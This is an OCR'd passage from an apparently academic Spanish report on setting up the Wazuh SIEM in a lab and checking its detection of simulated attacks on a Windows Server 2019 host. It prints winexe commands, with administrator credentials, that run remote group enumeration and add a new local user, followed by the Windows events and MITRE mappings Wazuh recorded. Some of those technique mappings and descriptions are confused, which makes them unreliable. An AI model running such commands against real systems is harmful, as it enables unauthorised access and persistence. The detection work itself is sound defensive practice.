
Figura 29

Validación de casos de uso en Wazuh

Una vez instalado el último agente al SIEM Wazuh se completa la implementación del ambiente de pruebas planteado inicialmente para realizar los diferentes ataques como phisihing, fuerza bruta, ssh entre otros.

Figura 30

Dashboard Wazuh con los Agentes integrados.



3.4. Casos de Uso Configurados para la Detección y Monitoreo de Seguridad con Wazuh. A continuación se presenta los principales casos de uso para la detección y respuesta de seguridad en nuestros entornos con Wazuh, agrupando las fuentes de logs y las reglas que aplicamos:

- **Detección de malware y pruebas de efectividad antivirus:** Monitoreo de eventos de Windows Defender y detección del archivo de prueba EICAR para validar protección antimalware.
- **Monitoreo avanzado de actividad en endpoints:** Seguimiento detallado de procesos, conexiones y cambios en sistemas Windows mediante Sysmon para detectar tácticas, técnicas y procedimientos (TTPs) maliciosos.
- **Detección de intrusiones y amenazas en red:** Análisis de alertas generadas por Snort para identificar escaneos, exploits y comunicaciones con comandos y controles (C2).
- **Protección de aplicaciones web:** Detección de ataques comunes a servidores

Apache, como intentos de fuerza bruta, bots y errores HTTP que pueden afectar la disponibilidad.

- **Auditoría y control de accesos en Windows:** Supervisión de eventos críticos de seguridad como intentos fallidos de login, accesos privilegiados y cambios en políticas de usuario.
- **Monitoreo de estabilidad y funcionamiento del sistema operativo:** Registro de fallos en servicios, hardware y controladores para asegurar la estabilidad del entorno Windows.
- **Visibilidad de fallos y eventos en aplicaciones críticas:**Captura y análisis de errores en aplicaciones, especialmente aquellas basadas en .NET.
- **Supervisión de eventos en sistemas Linux y dispositivos de red:** Control de accesos, autenticaciones y errores a través de logs syslog, cubriendo servicios como SSH, sudo y PAM.

Tabla 5

Casos de uso configurados en la SIEM Wazuh

Herramienta	Fuente de Logs	Caso de Uso Clave	Objetivo de Seguridad	Prioridad	Reglas / Decodificadores Wazuh Relacionados
Sysmon	Microsoft-Windows-Sysmon/Operational	Creación de procesos, conexiones de red, escritura en disco, registry	Detección de TTPs, persistencia, movimiento lateral	Alta	0595-win-sysmon_rules.xml
Snort	/var/log/snort/alert	Escaneo de red, exploits, shellcode, C2	Detección de intrusiones	Alta	0240-ids_rules.xml + 0285-

Herramienta	Fuente de Logs	Caso de Uso Clave	Objetivo de Seguridad	Prioridad	Reglas / Decodificadores Wazuh Relacionados
			y amenazas en red		snort_decoders.xml
Apache	/var/log/apache2/access.log, error.log	Errores HTTP (401, 403, 404, 500), fuerza bruta, bots, scans	Protección de aplicaciones web y disponibilidad	Alta	0250-apache_rules.xml
Windows Security	Security.evtx	Login fallido (4625), acceso a cuentas privilegiadas, UAC bypass	Auditoría y detección de accesos no autorizados	Alta	0580-win-security_rules.xml
Windows System	System.evtx	Fallas de servicios, cambios de hardware, controladores	Estabilidad del sistema y monitoreo	Media	win-system_rules.xml
Windows App	Application.evtx	Fallos en aplicaciones, errores .NET, logs específicos de software	Visibilidad de aplicaciones críticas	Media	win-application_rules.xml
Syslog (Linux/Network)	/var/log/syslog, /var/log/messages	Eventos del sistema, sudo, SSH, PAM, kernel	Monitoreo de accesos, estabilidad y errores	Alta	0010-rules_config.xml

3.5. Reglas Wazuh: Predefinidas y Personalizadas (XML). En Wazuh, se utilizó un sistema de reglas XML que nos permite detectar, clasificar y responder a eventos de seguridad provenientes de múltiples fuentes de logs. Estas reglas están organizadas en archivos XML que definen condiciones específicas, tales como patrones de logs, niveles de severidad y acciones de alerta.

Se dividió las reglas en dos grandes categorías:

3.5.1. Reglas Predefinidas. Estas reglas son proporcionadas directamente por el equipo de desarrollo de Wazuh y se encuentran disponibles en su repositorio oficial en GitHub (wazuh/wazuh-ruleset). Cubren un amplio rango de sistemas y servicios comunes, como:

- Windows (Defender, Sysmon, eventos del sistema)
- Syslog (Linux, UNIX, dispositivos de red)
- Servidores web como Apache

Estas reglas nos permiten implementar rápidamente una base sólida y asegurar la compatibilidad con una gran variedad de entornos empresariales.

3.5.2. Reglas Personalizadas. Se desarrollo estas reglas internamente para:

- Integrar herramientas no soportadas por defecto (por ejemplo, Snort).
- Ampliar nuestras capacidades de detección frente a amenazas específicas (como pruebas con el archivo EICAR para Windows Defender).
- Ajustar la sensibilidad de las alertas de acuerdo con nuestras políticas internas de ciberseguridad.

Estas reglas personalizadas generalmente las almacenamos en rutas como /var/ossec/etc/rules/local_rules.xml o en archivos personalizados dentro de /var/ossec/etc/rules/, adaptadas a las necesidades específicas de nuestro entorno.

Tabla 6

Reglas personalizadas y preconfiguradas

Tipo de Regla	Archivo XML	Herramienta / Fuente de Log	Descripción / Uso
Predefinida	windows_defender_rules.xml	Windows Defender	Reglas para eventos antimalware y cambios críticos
Personalizada	windows-defender-eicar.xml	Windows Defender (archivo EICAR)	Detección específica del archivo de prueba EICAR
Predefinida	0595-win-sysmon_rules.xml	Sysmon	Reglas detalladas para eventos de Sysmon (procesos, red, registro, etc.)
Personalizada	0240-ids_rules.xml	Snort IDS	Reglas creadas para integrar alertas de Snort
Personalizada	0285-snort_decoders.xml	Snort IDS	Decodificador para interpretar las alertas de Snort
Predefinida	0250-apache_rules.xml	Apache	Reglas para protección web ante escaneos, errores HTTP, etc.
Predefinida	0580-win-security_rules.xml	Windows Security	Reglas para login, privilegios, auditoría de cuentas
Predefinida	win-system_rules.xml	Windows System	Reglas para monitorear el sistema operativo y sus servicios
Predefinida	win-application_rules.xml	Windows Application	Eventos de aplicación: errores, fallas de software, .NET
Predefinida	0010-rules_config.xml	Syslog (Linux/UNIX, dispositivos de red)	Reglas generales de eventos por syslog (sudo, kernel, ssh, PAM, etc.)

3.6. Simulación de Ataques

3.6.1. Simulación Ataques Hacia Windows Server 2019. Con el objetivo de evaluar la eficacia de las capacidades de detección y respuesta del SIEM Wazuh, se llevó a cabo una simulación controlada de ataques dirigidos a un entorno basado en Windows Server 2019. Este tipo de ejercicios resulta fundamental para probar la configuración del SIEM, así como para verificar que los agentes desplegados, las reglas de correlación y las alertas funcionen adecuadamente ante eventos maliciosos. La simulación incluye técnicas comúnmente utilizadas por atacantes, como intentos de acceso no autorizado, ejecución de comandos sospechosos, escalamiento de privilegios y alteración de servicios del sistema. Estas acciones permiten observar en tiempo real cómo Wazuh detecta y responde ante comportamientos anómalos, brindando así un entorno ideal para fortalecer la postura de seguridad del sistema monitoreado.

3.6.1.1. Ataque Enumeración de Grupos Locales Windows. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 7

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.107	-	Kali Linux
Máquina Objetivo	172.16.16.24	MV-Win-Srv-19	Windows Server 2019

Para la ejecución del ataque se hizo uso del comando winexe -U 'Administrator%Jacky22**' //172.16.16.24 "net localgroup" ejecutado desde Kali Linux permite acceder remotamente a un sistema Windows para listar sus grupos locales; este tipo de actividad

puede ser utilizada en pruebas de detección con Wazuh, ya que genera eventos de autenticación y ejecución remota que pueden ser monitoreados como posibles acciones administrativas o indicios de acceso no autorizado.

El resultado del comando muestra la lista de grupos locales existentes en el sistema Windows remoto identificado como \\VM-WIN-SRV-19. Entre los grupos se incluyen roles administrativos y operativos como Administrators, Backup Operators, Event Log Readers, Remote Desktop Users y Hyper-V Administrators, lo que permite conocer los tipos de privilegios y accesos configurados en el equipo para evaluar posibles vectores de ataque o verificar configuraciones durante pruebas de seguridad. Como se indica en la imagen

Figura 31

Ejecución de ataque Enumeración de Grupos Locales Windows




Figura 32

Ejecución de ataque Enumeración de Grupos Locales Windows





Figura 33

Detección de logs en el SIEM Wazuh



Una vez realizado el ataque se valida los siguientes casos de uso detectados:

- **Event ID 4625: Account Access Removal:** El evento con ID 4625 registrado en el agente MV-Win-Srv-19 (IP: 172.16.16.24) indica un intento fallido de inicio de sesión desde la máquina atacante KALIZ (IP: 172.16.16.107), mediante el protocolo NTLM con el usuario Administrador, utilizando el comando: winexe -U 'Administrador%TuContraseña' //172.16.16.24 "net localgroup". Este evento fue generado por un intento de ejecución remota desde Kali Linux utilizando credenciales inválidas, lo que produjo un fallo de autenticación (subStatus: 0xc0000064, usuario desconocido o contraseña incorrecta). Fue detectado por Wazuh con una alerta de nivel 5, clasificada en los grupos de reglas windows_security y authentication_failed, y asociada a la técnica MITRE T1531 - Account Access Removal bajo la táctica Impact.

Figura 34

Detección de Event ID 4625 en el SIEM Wazuh





Figura 35

Detección de Event ID 4625 en el SIEM Wazuh




- **Event ID 4624: Valid Accounts:** El evento detectado corresponde a un inicio de sesión exitoso (ID 4624) en el servidor "MV-Win-Srv-19" desde la IP 172.16.16.107 (equipo "KALIZ"), utilizando la cuenta local privilegiada "Administrator" (SID S-1-5-21-3268614021-106827012-181184077-500) mediante autenticación NTLM V2 y proceso de inicio de sesión "NtLmSsp", con tipo de inicio de sesión 3 (red), lo que indica un acceso remoto, posiblemente por RDP; este comportamiento coincide con las técnicas T1078 (Valid Accounts), T1021.001 (Remote Services: Remote Desktop Protocol) y T1550.002 (Use Alternate Authentication Material: Pass the Hash) del marco MITRE ATT&CK, lo cual sugiere un posible movimiento lateral utilizando credenciales válidas y técnicas de autenticación alternativas, por lo que se recomienda investigar si el equipo KALIZ está autorizado para realizar estas conexiones y verificar la legitimidad de este acceso.

Figura 36

Detección del Event ID 4624 en la SIEM Wazuh

Figura 37

Detección del Event ID 4624 en la SIEM Wazuh




- **Event ID 7045: Windows Service:** El evento con ID 7045 registrado en Wazuh corresponde a la ejecución del comando winexe -U 'Administrator%Jacky22**'

//172.16.16.24 "net localgroup", ejecutado desde el sistema Kali Linux con IP 172.16.16.102 (origen) y accediendo al equipo Windows denominado MV-Win-Srv-19. Este evento indica que se instaló un nuevo servicio en el sistema, denominado winexesvc, bajo el tipo de servicio "user mode service", con cuenta LocalSystem y tipo de inicio "demand start". La actividad es relevante para las pruebas de detección, ya que puede indicar un acceso no autorizado o una explotación para ganar persistencia o elevar privilegios. La técnica MITRE T1543.003, relacionada con la creación de servicios en Windows, está implicada en este evento, junto con otras TTPs asociadas como T1071 (comandos a través de protocolos de red), T1075 (herramientas administrativas remotas como winexe) y T1076 (exfiltración de datos a través de canales encriptados), lo que refuerza la importancia de monitorizar la instalación y ejecución remota de servicios para detectar posibles actividades maliciosas.

Figura 38

Detección del Event ID 7045 en la SIEM Wazuh



A continuación, se presenta una tabla con todos los casos de usos encontrados en base al Framework Mitre al realizar el ataque Enumeración de grupos locales en Windows:

Tabla 8

Casos encontrados de acuerdo con el Framework Mitre del ataque enumeración grupos locales Windows

Time	Event ID	Agent IP	Data.win.eventdata.ipAddress	MITRE ID	MITRE Tactic	MITRE Technique	Rule Description	Data.win.eventdata.imagePath
Apr 19, 2025 @ 19:29:04.752	4624	172.16.16.24	-	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	Valid Accounts	Windows Logon Success	-
Apr 19, 2025 @ 19:27:49.219	4634	172.16.16.24	-	-	-	-	Windows User Logoff	-
Apr 19, 2025 @ 19:27:47.718	4634	172.16.16.24	-	-	-	-	Windows User Logoff	-
Apr 19, 2025 @ 19:27:46.124	7045	172.16.16.24	-	T1543.003	Persistence, Privilege	Windows Service	New Windows Service Created	winexesvc.exe

Time	Event ID	Agent IP	Data.win.eventdata.ipAddress	MITRE ID	MITRE Tactic	MITRE Technique	Rule Description	Data.win.eventdata.imagePath
					Escalation			
Apr 19, 2025 @ 19:27:45.421	4624	172.16.16.24	172.16.16.107	T1550.002, T1078.002, T1021.001	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access	Pass the Hash, Domain Accounts, Remote Desktop Protocol	Successful Remote Logon Detected - User:\Administrator - NTLM authentication, possible pass-the-hash attack - Possible RDP connection. Verify that KALIZ is allowed to perform RDP connections	-
Apr 19, 2025 @ 19:27:45.403	4672	172.16.16.24	-	T1484	Defense Evasion, Privilege Escalation	Domain Policy Modification	Special privileges assigned to new logon	-
Apr 19, 2025 @ 19:27:45.343	4624	172.16.16.24	172.16.16.107	T1550.002, T1078.002, T1021.001	Defense Evasion, Lateral Movement, Persiste	Pass the Hash, Domain Accounts, Remote	Successful Remote Logon Detected - User:\Administrator - NTLM authentication,	-

Time	Event ID	Agent IP	Data.win.eventdata.ipAddress	MITRE ID	MITRE Tactic	MITRE Technique	Rule Description	Data.win.eventdata.imagePath
					nce, Privilege Escalation, Initial Access	Desktop Protocol	possible pass-the-hash attack - Possible RDP connection. Verify that KALIZ is allowed to perform RDP connections	
Apr 19, 2025 @ 19:27:45.332	4672	172.16.16.24	-	T1484	Defense Evasion, Privilege Escalation	Domain Policy Modification	Special privileges assigned to new logon	-
Apr 19, 2025 @ 19:27:27.450	4625	172.16.16.24	172.16.16.107	T1531	Impact	Account Access Removal	Logon Failure - Unknown user or bad password	-
Apr 19, 2025 @ 19:27:27.375	4776	172.16.16.24	-	-	-	-	Windows audit failure event	-
Apr 19, 2025 @ 19:26:14.975	4625	172.16.16.24	172.16.16.107	T1531	Impact	Account Access Removal	Logon Failure - Unknown user or bad password	-

3.6.1.2. Ataque Creación de Usuarios. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 9

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	**Hostname**	**Sistema Operativo**
Máquina Atacante	172.16.16.107	-	Kali Linux
Máquina Objetivo	172.16.16.24	MV-Win-Srv-19	Windows Server 2019

El comando winexe -U 'Administrator%Jacky22*' //172.16.16.24 'net user grupo3_prueba P@$$word123 /add' ejecutado desde la IP 172.16.16.107 utiliza la herramienta winexe para autenticar al usuario Administrator con la contraseña Jacky22* en una máquina remota con IP 172.16.16.24, y luego ejecuta el comando net user para agregar un nuevo usuario llamado grupo3_prueba con la contraseña P@$$word123 en dicha máquina remota. Esta prueba está orientada a evaluar la detección de eventos generados por Wazuh, permitiendo verificar su capacidad para detectar cambios en la configuración de usuarios en el sistema remoto. El comando se completa con éxito según el mensaje de resultado.

Figura 39

Ejecución del ataque creación de usuarios

